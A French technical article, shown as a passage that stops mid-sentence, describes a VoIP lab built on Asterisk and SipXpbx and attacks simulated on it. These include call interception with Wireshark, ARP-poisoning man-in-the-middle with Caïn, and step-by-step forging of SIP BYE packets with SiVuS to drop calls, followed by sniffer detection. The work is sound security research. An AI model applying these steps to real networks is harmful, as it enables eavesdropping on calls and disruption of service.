Par défaut, les fichiers de configuration se trouvent dans le répertoire `/etc/asterisk/`. Les fichiers de configuration génériques ont ensuite été modifiés pour s'adapter à l'architecture souhaitée. Le répertoire de configuration contient de nombreux éléments, mais nous ne considérerons que le fichier `sip.conf`, qui permet de créer les comptes SIP et le fichier `extension.conf` utilisé pour gérer le plan de numérotation (*DialPlan*).

Sip.conf

Le fichier `sip.conf` est le fichier de création de comptes SIP. Chaque compte est défini en fonction de champs et se trouve imbriqué dans un bloc où sont énumérés tous les paramètres qui lui sont liés. De plus, un bloc général est créé au début du fichier qui énumère tous les paramètres globaux. Les champs les plus importants sont illustrée dans le tableau 1 (page suivante).

Extension.conf

Le fichier `extension.conf` contient tout le plan de numérotation du serveur. C'est dans ce fichier que seront associés les numéros de téléphones (extension) à différentes actions ou comptes d'utilisateurs. Le fichier est articulé autour de deux axes : le contexte global et les contextes particuliers. Un contexte est une zone de mémoire privée dans laquelle des actions de portée limitée sont exécutées. De ce fait, deux extensions ne peuvent avoir le même numéro dans un même contexte, ce qui pourrait tout à fait être possible dans deux contextes différents.

Champs	Contenu
username	Nom de l'utilisateur
secret	Mot de passe du compte
context	Contexte dans lequel est associé le compte dans le fichier extension.conf
type	Type de compte, de 3 sortes : ⇨ peer : pour appeler le compte associé aux opérateurs ; ⇨ friend : pour appeler et être appelé ; ⇨ user : pour simplement être appelé.
host	L'adresse IP du client si c'est une adresse fixe ou le mot clé dynamique si l'adresse IP est obtenue de manière dynamique
nat	Défini si les équipements traversent un réseau NAT (*network address Translation*), utile pour maintenir la connexion à travers les équipements
disallow	Liste des codecs à proscrire sur le serveur
allow	Liste des codecs à autoriser pour les paquets audio

TI

L'enregistrement d'une extension se fait de la manière suivante :

```
exten => Extension,NumeroSequence,Action.
```

Le mot clé `exten` est utilisé pour chaque extension, l'extension étant le numéro qui sera associé à l'action ou au compte. Le numéro de séquence est le rang de l'action pour l'extension donnée. Puisque plusieurs actions peuvent être invoquées pour la même extension, ce numéro permet de les ordonner. Par exemple, la ligne suivante permet de déclarer l'action `Sonner` sur le poste 1111 (client SIP qui est une extension) :

```
exten => 1111 (Extension), 1 (NumeroSequence), Dial (SIP/1111, 10) (Action)
```

On pourrait également déclarer une extension pour le poste 1111 qui renverrait sur la boîte vocale en cas de non-décrochage ou de ligne occupée. Cette extension prendrait le numéro de séquence 2 et serait définie de la façon suivante :

```
exten => 1111 (Extension), 2 (NumeroSequence), VoiceMail (1111) (Action)
```

Les configurations détaillées de ces deux fichiers sont décrites dans l'annexe technique de [2]. En appliquant ces configurations, le serveur Asterisk devient opérationnel. Il reste à choisir une solution logicielle de client VoIP et de déclarer les clients conformément aux fichiers de configuration d'Asterisk.

Conclusion sur Asterisk

L'IPBX Asterisk est simple à installer, mais ne dispose pas d'interface graphique de gestion comme SipXpbx (du moins au moment de notre étude [N2]). Les problèmes de configuration rencontrés (voir [2]) ont concerné la définition des champs des fichiers de configuration et leur correspondance avec les champs de la solution softphone choisie.

Les terminaux VoIP

À l'heure actuelle, en matière de voix sur IP, il existe une multitude de fournisseurs d'équipements destinés à l'utilisateur final. On peut les classer en quatre familles :

⇨ les téléphones VoIP classiques ;

⇨ les adaptateurs VoIP ;

⇨ les téléphones VoIP wireless ;

⇨ les softphones.

Les trois premières classes sont décrites dans [2]. Sans perte de généralités, et du fait des contraintes des coûts, nous avons considéré la dernière classe.

Les softphones

À l'heure actuelle, le plus utilisé des softphones est X-Lite™ de la société XTEN.

2 *Interface du logiciel* X-Lite

Après avoir testé plusieurs autres solutions de softphones, nous avons choisi de mettre en place ce logiciel dans notre architecture, car c'est un des produits les mieux documentés du marché.

La configuration des softphones est un des points délicats de la mise en place de l'architecture VoIP. La documentation sur le sujet étant hétérogène, il faut principalement fonctionner par tests et recoupements d'informations. Les configurations de X-Lite utilisées sur la plate-forme avec chacun des IPBX sont fournies dans l'annexe technique de [2].

Conclusion

Au terme de cette phase de recherche théorique sur la VoIP et de mise en œuvre concrète de différentes solutions IPBX, la plate-forme VoIP WHIZ a été mise en place. Une fois pleinement opérationnelle, elle a permis de tester les principales fonctionnalités décrites dans la documentation sur la VoIP.

Dans un but d'indépendance vis-à-vis du support logiciel et afin de se doter d'une possibilité de comparaison, nous avons mis en place deux IPBX différents sur la même plate-forme. Ces deux IPBX sont les principaux produits libres qui concurrencent les offres commerciales de 3Com, Avaya, Cisco, Mitel, Nortel et Siemens.

La plate-forme finale est composée comme suit :

Nom	@IP	Système d'exploitation	Caractéristiques
SipX	192.168.1.20	FC 4	Serveur *SipXpbx*
Asterisk	192.168.1.10	FC 4	Serveur *Asterisk* *Wireshark*
Ordi1	192.168.1.1	FC 4	Client *X-lite* (N° de poste : 2222, Nom : Vero)
Ordi2	192.168.1.2	FC 4	Client *X-lite* (N° de poste : 3333, Nom : Laurent)
Ordi3	192.168.1.3	FC 4	Client *X-lite* (configuré sous *SipXpbx*)
Ordi4	192.168.1.4	WinXP	*Caïn + Wireshark*
Ordi5	192.168.1.5	WinXP	Client *X-lite* (N° de poste : 1111, Nom : Franck) *Caïn + Wireshark + SiVuS*

T2

En guise de conclusion de cette première partie, il est aujourd'hui réalisable de mettre en place une architecture VoIP logicielle à partir d'outils obtenus de façon gratuite sur Internet. Cette démarche demande une connaissance de base indispensable du monde Linux pour la plupart des produits proposés, une étude approfondie des protocoles et flux liés à la VoIP et des prises de contact avec les différents forums existants sur le thème. Ainsi, l'installation d'une plate-forme VoIP ne s'avère pas aussi intuitive et aisée que veulent le faire croire les fournisseurs d'IPBX. Les deux tiers de la phase de développement ont été consacrés à cette implémentation.

Résultats de quelques simulations d'attaques contre la VoIP

Les réseaux IP sont aujourd'hui quasi omniprésents. Ces réseaux et la documentation les concernant sont facilement accessibles et permettent à tous d'étudier les problèmes de sécurité connus et publiés, ceci à l'inverse de l'obscurité qui caractérise les réseaux RTC. La téléphonie sur IP (ToIP), qui s'appuie sur des réseaux IP, peut donc être la cible de toutes les attaques dérivées du monde IP, que l'on peut lister et classifier de la façon suivante :

- écoute ou *sniffing* : capture discrète des paquets circulant sur le réseau ;
- usurpation d'identité ou *spoofing* ;
- vol de session ou *hijacking* ;
- exploitation de vulnérabilité ou *exploit* : programme ou technique profitant d'une vulnérabilité dans un logiciel ;
- déni de service (DoS) : privation d'accès à un service réseau ;
- utilisation de programmes malveillants : virus, vers (*worms*), trojans, programme malveillant s'exécutant à l'insu de l'utilisateur.

Nous aborderons l'aspect sécurité sous l'angle des trois piliers de la SSI, et donc en nous attachant à relever les dangers pour la VoIP du point de vue de la *confidentialité*, de l'*intégrité* et de la *disponibilité*. Cette partie n'a pas pour but premier de parler exhaustivement des attaques contre la VoIP (il existe un grand nombre d'études sur le sujet), mais d'illustrer la capacité opérationnelle de la plate-forme WHIZ à rejouer ces attaques, de les comprendre et, pour l'avenir, de disposer d'un environnement non seulement didactique puissant, mais également d'une plate-forme expérimentale dédiée à la recherche.

Confidentialité

La confidentialité peut être mise à mal au sein d'une architecture VoIP par l'interception des flux échangés.

Problématique de l'interception

Dans un premier temps, il est intéressant de s'interroger sur les informations qui peuvent être récupérées en espionnant une architecture VoIP. Une des caractéristiques du protocole SIP est de transmettre en code compréhensible par l'homme les données de gestion des communications. Ainsi, un intrus pourra en principe obtenir de façon aisée à partir du flux SIP :

- les identifiants des utilisateurs de la VoIP (champs `From` et `To`) ;
- des statistiques sur le trafic (horaires et durée des communications, tableau d'appel...) ;
- des données techniques (adresse IP de l'IPBX, codecs utilisés).

En plus de ces données qui permettent une analyse préalable de l'architecture mise en place, le flux RTP pouvant également être intercepté comme n'importe quel autre protocole, une solution d'interception et de restitution des communications peut également être envisagée.

Actuellement, il n'y a pas de produit spécifiquement dédié à cet usage ouvertement proposé sur le marché, si l'on excepte le projet Ilty [1]. Cependant, ce projet ne semble pas être opérationnel à ce jour. Il permet l'enregistrement de conversations (protocoles SIP, SKINNY implémentés, les protocoles H323 et SKYPE restant à implémenter) et la surveillance du trafic de signalisation [1]. La solution choisie pour la restitution du flux audio est l'utilisation du logiciel Sox pour le décodage du flux voix, puis celle du logiciel Esound pour la fusion des différents canaux voix (un par interlocuteur).

L'analyse de l'existant sur Internet nous a permis de trouver de nouvelles solutions pour l'interception et la restitution de conversations VoIP, toutes disponibles. Deux solutions sont proposées ci-dessous, l'une pour s'attaquer à un réseau partagé et la seconde offrant des solutions pour faire face à un réseau commuté.


Interception en réseau partagé : Wireshark

L'analyse des dernières versions de l'analyseur de trames Wireshark a révélé que celui-ci proposait désormais des fonctionnalités nouvelles concernant la VoIP. En effet, en plus de la traditionnelle interception des trames, Wireshark propose une interface permettant :

⇨ la restitution des flux voix (menu ***RTP***), sans cependant proposer de reconstitution de la conversation ;


⇨ la création automatique d'un filtre sur les numéros de port pour une conversation donnée (menu ***SIP***) ;

⇨ la liste des conversations VoIP avec ses principales caractéristiques et une représentation graphique du flux de signalisation (menu ***Voip Calls***).




3a *Wireshark : restitution des flux RTP*

La figure 3b présente les conversations VoIP détectées avec en particulier les identifiants SIP et les adresses IP correspondantes des différents utilisateurs du service de VoIP.



3b *Wireshark : caractéristiques des conversations*

La figure 3c présente, elle, l'analyse complète, requête par requête, du trafic SIP intercepté.



3c *Wireshark : analyse du flux de signalisation*

Au final, tout cela montre que l'écoute sur un réseau partagé est possible. À l'aide d'un outil disponible gratuitement sur Internet, n'importe quelle personne en mesure d'avoir accès à un réseau partagé (c'est-à-dire à une prise réseau) peut intercepter, enregistrer et reconstituer des conversations VoIP.

Interception en réseau commuté : Caïn

L'utilisation de *switches* dans l'architecture d'un réseau permet d'offrir une première sécurisation. En effet, grâce aux switches, les trames qui ne sont pas émises en *broadcast* ne sont commutées que vers leur destinataire, alors qu'un *hub* répercute la trame sur tous ses ports.

Internet nous a permis de trouver de nouveaux outils muti-usages, moins connus du grand public que Wireshark, mais offrant de nombreuses possibilités dont certaines peuvent permettre, avec une bonne configuration, d'effectuer des interceptions au sein d'un réseau commuté.

Présentation de Caïn

Le logiciel Caïn **[5]** avec son pendant Abel est un outil créé, selon son auteur, dans un but didactique. L'ensemble est fondé sur une architecture client/serveur : Abel, installé sur un poste à espionner, retransmet des informations vers Caïn qui les exploite. Il s'agit donc d'un logiciel malveillant de type cheval de Troie orienté réseau.

Caïn est en fait un analyseur de trames agrémenté d'un certain nombre de fonctionnalités orientées vers la récupération de données sensibles :

⇨ scan d'un réseau et analyse de ses failles ;

⇨ analyseur de trames pour les réseaux filaires et Wifi ;

⇨ récupération et outils de crack de mots de passe ;

⇨ téléchargement et modification des fichiers de configuration des équipements Cisco.

Dans le cadre du projet WHIZ, nous nous sommes en particulier intéressés aux capacités d'interception de la VoIP du logiciel Caïn.


Enregistrement et restitution de conversations

Le logiciel Caïn permet comme Wireshark d'intercepter les flux signalisation (SIP) et media (RTP) utilisés en VoIP et propose une interface comparable, avec en plus un module permettant de casser les mots de passe utilisés pour l'identification SIP des utilisateurs. De plus, les conversations sont proposées avec fusion des différents canaux sous forme de fichiers `.wav` directement exploitables.

L'aspect sécurité : l'attaque de type man-in-the-middle

Ce qui fait de Caïn un outil réellement efficace, c'est sa capacité d'intrusion d'un réseau commuté. En effet, il permet de mettre en œuvre une attaque de type *man-in-the-middle*. Le man-in-the-middle est en fait un intermédiaire entre deux ordinateurs censés discuter entre eux de façon directe. Il joue le rôle d'un routeur : voyant passer tout le trafic et le redirigeant vers son destinataire légitime. Notons par ailleurs que Caïn permet à l'attaquant d'usurper des adresses MAC et IP afin de ne pas révéler son identité réelle lors des attaques.

Nous avons testé ce scénario avec l'architecture suivante où l'intrus exécute une attaque de type man-in-the-middle entre les deux clients X-Lite utilisant l'IPBX Asterisk.



Nom	@IP	Rôle	Caractéristiques
Ordi1	192.168.1.1	Client X-lite 1	N° de poste : 2222 Nom : Vero
Ordi2	192.168.1.2	Client X-lite 2	N° de poste : 3333 Nom : Laurent
Asterisk	192.168.1.10	Serveur SIP	IPBX Asterisk Wireshark pour observer les trames échangées
Intrus	192.168.1.5	Intercepteur + MIM	Caïn + Wireshark


T3

4 *Architecture d'interception en réseau commuté*

L'exploitation de l'enregistrement Wireshark effectué à partir du poste de l'intrus permet de vérifier le cloisonnement correct dû à l'utilisation du switch : le flux de signalisation n'est pas visible à partir de l'intrus.

Une fois Caïn configuré en *sniffer* afin de pouvoir intercepter la communication (voir [2]), l'interception est réalisée à l'aide de Wireshark sur le poste de l'intrus. L'analyse du trafic intercepté prouve que l'intrus joue effectivement le rôle de man-in-the-middle, comme le montre clairement l'analyse du flux RTP par Wireshark (figure 5). Chaque paquet apparaît deux fois, ce qui correspond à la réception et à la réémission par l'intrus, mais avec les adresses IP usurpées des deux clients, ce que Wireshark traite en considérant un des deux paquets comme incorrects (ligne surlignée en rouge).

Ce test permet de valider la faisabilité d'une attaque de type man-in-the-middle dans une architecture VoIP. Notons enfin que la qualité du son restitué à l'arrivée n'est pas altérée par l'interposition de l'intrus, sa présence n'est donc pas détectable par une simple détérioration de la qualité de la liaison.



5 *Interception man-in-the-middle*

Tout ceci montre que si la sécurisation d'un réseau à l'aide de switches permet donc d'augmenter le niveau de sécurité générale d'une architecture, elle ne la rend pas pour autant inaccessible à un intrus averti. En effet, l'interception reste possible à l'aide des outils adéquats comme nous l'avons démontré ici.

Intégrité

L'intégrité des flux VoIP est mise en cause à partir du moment où une attaque de type man-in-the-middle se révèle possible. Nous avons montré précédemment qu'elle était réalisable non seulement sur le flux de signalisation, mais également sur le flux media, malgré la contrainte de temps réel. Nous détaillons ici la technique qui permet la réalisation de l'attaque du man-in-the-middle et l'exploitation qu'un intrus malveillant peut imaginer en faire.

La corruption de cache ARP

La corruption de cache ARP (*Address Resolution Protocol*) est une attaque exploitant les vulnérabilités du protocole ARP qui permet la réalisation de l'attaque du man-in-the-middle. Le protocole ARP fonctionne en envoyant des requêtes ARP afin de connaître l'adresse MAC correspondant à une adresse IP. Le propriétaire de l'adresse IP répond en envoyant son adresse MAC. Afin de réduire le nombre d'échanges ARP, les systèmes d'exploitation conservent un cache des réponses ARP préalablement obtenues. La mise à jour de ce cache se fait lorsque l'ordinateur reçoit une réponse ARP ou lorsqu'il reçoit une requête ARP. Dans ce dernier cas, il met à jour les éléments de l'expéditeur de la requête.

La corruption de cache ARP consiste à mettre à jour les caches ARP des machines cibles avec de fausses entrées IP/MAC, en utilisant des paquets ARP. Ce résultat est réalisable aisément à l'aide de Caïn, d'autres logiciels comme CommView [6] ou Winarp_sk [7] permettent également d'envoyer des paquets ARP falsifiés.

Fait bien connu, rappelons que les échanges ARP ne passant pas le stade des routeurs, ce type d'attaque ne sera pas réalisable face à une structure protégée à l'aide de VLAN cumulé avec un plan d'adressage IP adapté, un VLAN étant un domaine de broadcast Ethernet logique qui agit comme un réseau physique à part entière.

Exploitation d'un man-in-the-middle

Une fois le flux intercepté, un intrus malveillant peut modifier les paquets avant de les retransmettre vers leur destinataire et porter ainsi atteinte à l'intégrité du flux VoIP. Ces techniques

sont connues [13] et nous ne nous étendrons pas plus à leur sujet. En revanche, l'analyse du risque viral lié à la VoIP est une problématique d' « avenir » [14,15]. L'injection de contenu malicieux dans un trafic VoIP n'est plus techniquement impossible, mais il reste une approche classique commune aux trafics IP traditionnels et au prix de quelques dispositifs (vérification des tailles des paquets reçus, vérification d'intégrité classique sue les paquets...), la lutte contre ces attaques consistera à transposer au monde VoIP, les outils et techniques de la lutte antivirale classique. L'intérêt de la VoIP réside peut être spécifiquement dans l'importance du trafic VoIP et de la nature même des données. Des études en cours avec WHIZ concernent la possibilité de propager des attaques virales indétectables (en pratique au minimum) via un flux VoIP, notamment par l'utilisation de codes K-aires [8] et de techniques de blindage à double clef [16]. Chaque paquet VoIP ne transporte qu'une partie anodine d'un code malveillant.

Disponibilité

Vulnérabilité face aux attaques de déni de service

Les architectures VoIP étant fondées sur des réseaux IP, elles se révèlent vulnérables face à l'ensemble de la panoplie classique des attaques de déni de service sur les réseaux IP :

- surcharge du réseau avec des paquets inutiles, création de phénomènes de congestion et diminution de la qualité de service sur le réseau ;
- surcharge des IPBX par inondation de demandes de connexion ;
- exploitation des failles connues des supports logiciels ou matériels utilisés (attaque du serveur HTTP de SipXpbx, par exemple).

De plus, des attaques spécifiques au domaine de la VoIP peuvent être menées, par exemple en exploitant des failles des protocoles de signalisation. On peut imaginer de générer de faux paquets de signalisation SIP afin de forcer la fermeture d'une communication (requêtes `BYE`), empêcher la mise en relation entre deux utilisateurs (requêtes `CANCEL`)...

Attaque par insertion de paquet BYE illégitime

Principe


Cette attaque a pour but de forcer la fermeture d'une communication en cours. Pour la réaliser, nous avons testé deux méthodes consistant à envoyer des paquets `BYE` falsifiés, le but étant de se faire passer pour un des clients engagés dans une conversation et d'envoyer une méthode SIP à l'autre interlocuteur afin de lui faire raccrocher son combiné. Cette attaque peut être découpée en trois phases :

- phase 1 de configuration du logiciel Caïn ;
- phase 2 de récolte d'informations ;
- phase 3 de création du faux paquet `BYE`.

Pour la première phase, il faut tout d'abord disposer d'un outil permettant de détecter les conversations en cours et de récupérer leurs caractéristiques : le *call-ID*, les champs `From` et `To`...

Nous avons utilisé une fois de plus Wireshark pour analyser les trames.

Pour la seconde phase, il est nécessaire de disposer d'un outil permettant d'injecter un message SIP falsifié. Pour cela, nous avons testé deux produits, d'une part le sniffer CommView et, d'autre part, le logiciel SiVuS (*SIP Vulnerability Scanner*) [9]. Pour mener cette attaque de déni de service, nous nous sommes placés dans la configuration suivante :



Nom	@IP	Rôle	Caractéristiques
Ordi1	192.168.1.1	Client X-lite 1	N° de poste : 2222 Nom : Vero
Ordi2	192.168.1.2	Client X-lite 2	N° de poste : 3333 Nom : Laurent
Asterisk	192.168.1.10	Serveur SIP	IPBX Asterisk Wireshark pour observer les trames échangées
Ordi5	192.168.1.5	Intercepteur + MIM	Caïn + Wireshark + SiVuS + CommView

T4

6 *Attaque de déni de service*

Phase 1 : configuration du logiciel Caïn


Il nous faut, dans un premier temps, configurer Caïn sur l'intrus en sniffer afin de pouvoir intercepter, par l'intermédiaire de Wireshark, les données échangées entre les clients X-Lite et l'IPBX lors de l'établissement d'une communication et non plus seulement le flux media, ce qui implique que Caïn jouera le rôle de man-in-the-middle entre l'IPBX et les deux interlocuteurs.

Phase 2 : établissement d'une communication et récupération des identifiants

Les informations suivantes (figure 7, page suivante) doivent être récupérées dans un des messages SIP précédents, par exemple la réponse 200 (OK) de l'IPBX à l'interlocuteur qui a initié la connexion :

- le numéro de port source sur le serveur ;

- identifiants des interlocuteurs : adresse IP et URI SIP ;
- les champs `tag` et `branch`, champs permettant d'identifier chaque canal ;
- le Call-ID : identifiant de la conversation ;
- Cseq : le numéro de séquence qu'il faut incrémenter.



7 *Interception des identifiants de communication*

Phase 3 : Création du faux message BYE

Une fois ces champs récupérés, on les insère dans un générateur de messages avec les caractéristiques suivantes :


- Identité usurpée : ordi1 – Vero ;
- L'appelé est le numéro 3333 (ordi2 – Laurent). Le transport se fait par le protocole UDP sur le port 5060 ;
- Dans les champs `Via`, `from` et `Contact`, on remplace les adresses IP et SIP mises par défaut (l'adresse IP réelle le plus souvent : 192.168.1.5 dans notre cas), par celles du client pour lequel on veut se faire passer ;
- On remplace les valeurs par défaut des champs `Tag`, `Branch` et l'en-tête du Call-ID par celles récupérées par la capture Wireshark.

Nous avons testé deux logiciels de génération de messages : CommView **[6]** et SiVus **[9]**.


- Logiciel **CommView**. Ce logiciel est un sniffer qui inclut un module de génération de paquets de base. La recopie des informations récupérées lors de la phase 2 se fait manuellement en hexadécimal. La phase de création se révèle donc particulièrement fastidieuse dans la mesure où ce générateur de paquets ne dispose pas de fonctions améliorées de type copier/coller permettant de recopier un ensemble d'informations (figure 8).

À cause de sa lourdeur d'emploi, toutes les attaques ont été réalisées avec le logiciel SiVuS.

- Logiciel **SiVuS**. Ce logiciel propose de nombreuses fonctionnalités d'analyse d'une architecture VoIP qui peuvent être utilisées pour sécuriser une architecture VoIP. Pour mener cette attaque, nous avons utilisé la fonctionnalité qui permet de générer des messages SIP pré-formatés (figure 9).



8 *Générateur de paquets de CommView*



9 *Génération de paquet SIP via SiVuS*

Le message d'usurpation est alors prêt à l'envoi.

Résultat de l'attaque

Le clic sur ***Start*** a pour effet immédiat de faire raccrocher l'ordi2. On note que l'ordi1 reste en ligne, mais qu'il n'a plus de correspondant. Notons que ce procédé peut être utilisé lors de la phase de connexion en envoyant un message de type `CANCEL` à l'IPBX avant qu'il n'ait renvoyé la réponse du destinataire, annulant ainsi la procédure de mise en relation des deux clients `SIP`.

Sécurisation d'une architecture VoIP

L'intérêt du projet **WHIZ** est de disposer d'un environnement de tests permettant également de tester des vulnérabilités, faiblesses, défauts de configuration d'une architecture VoIP et dans une deuxième phase d'étudier et d'évaluer les différentes méthodes de sécurisation. C'est là un intérêt essentiel de **WHIZ**.

Analyse des vulnérabilités d'une architecture VoIP

Les principales menaces contre une installation VoIP sont réalisables grâce à l'introduction d'un outil d'analyse de trames, Nous présentons tout d'abord une méthode de détection des postes utilisant de tels outils, puis nous présentons le logiciel SiVuS [9], outil d'évaluation de la sécurité des architectures VoIP.

Détection d'un intrus

Des méthodes expérimentales de détection des postes utilisant des outils d'analyse de trames existent. Présentons ici les grandes lignes de celles-ci afin de démontrer que ces intrusions sont généralement détectables.

Les outils d'analyse de trame activent le mode *promiscuous* de la carte réseau du poste afin d'inhiber le filtrage de celle-ci qui ne laisse passer que les paquets à destination de son adresse MAC, les paquets *multicast* ou les paquets *broadcast*. Une fois ce filtrage matériel inhibé, l'analyseur de trame doit également neutraliser le filtrage logiciel effectué par les systèmes d'exploitation afin d'avoir accès à tous les paquets circulant sur sa portion de réseau. La détection des analyseurs de trame passe donc par la détection des postes ayant activé le mode promiscuous de leur carte réseau.

Z. Trabelsi [10] a décrit une méthode consistant à utiliser la corruption du cache ARP et qui se décompose en trois phases :

⇨ corruption du cache ARP des seules machines ayant leur carte réseau en mode promiscuous : une fausse entrée `IP_test/MAC_test` est créée dans le cache ARP ;

⇨ demande d'établissement de connexion TCP piège avec chaque machine du réseau : la fausse adresse `IP_test` est incluse dans le message de demande de connexion ;

⇨ analyse des réactions des machines :

↳ une machine dont le cache ARP n'est pas corrompu ne reconnaît pas l'adresse IP et envoie une requête ARP afin de récupérer l'adresse MAC associée à `IP_test` ;

↳ une machine dont le cache ARP est corrompu génère un paquet réponse TCP adressé à `MAC_test`.

Ce type de technique, permettant de lutter contre les attaques de type man-in-the-middle, commence à être mis en œuvre par certains anti-sniffers disponibles sur le marché.


Le logiciel SiVuS

Le logiciel SiVuS permet d'évaluer la robustesse d'une architecture SIP en générant des attaques issues de la base de données SiVuS ou en générant des messages SIP erronés grâce au module `SIP message generator`. Outre ce module, SiVuS est composé de deux autres modules principaux.

SIP component discovery

Ce module permet de scanner plusieurs adresses IP pour déterminer les machines qui utilisent SIP et qui pourraient donc être la cible d'attaques futures. Pour illustrer cela, testons le poste client identifié par l'adresse IP **102.168.1.10**. Les résultats apparaissent sous la forme suivante : voir figure 10.

Le serveur Asterisk a été reconnu. On exporte cette cible à l'aide du bouton ***Export*** vers le panneau de configuration du scanner.



10 *SiVuS : scan d'exploration du réseau*

SIP vulnerability scanner

Ce module, dans une seconde phase, vérifie les points suivants lors des échanges VoIP :

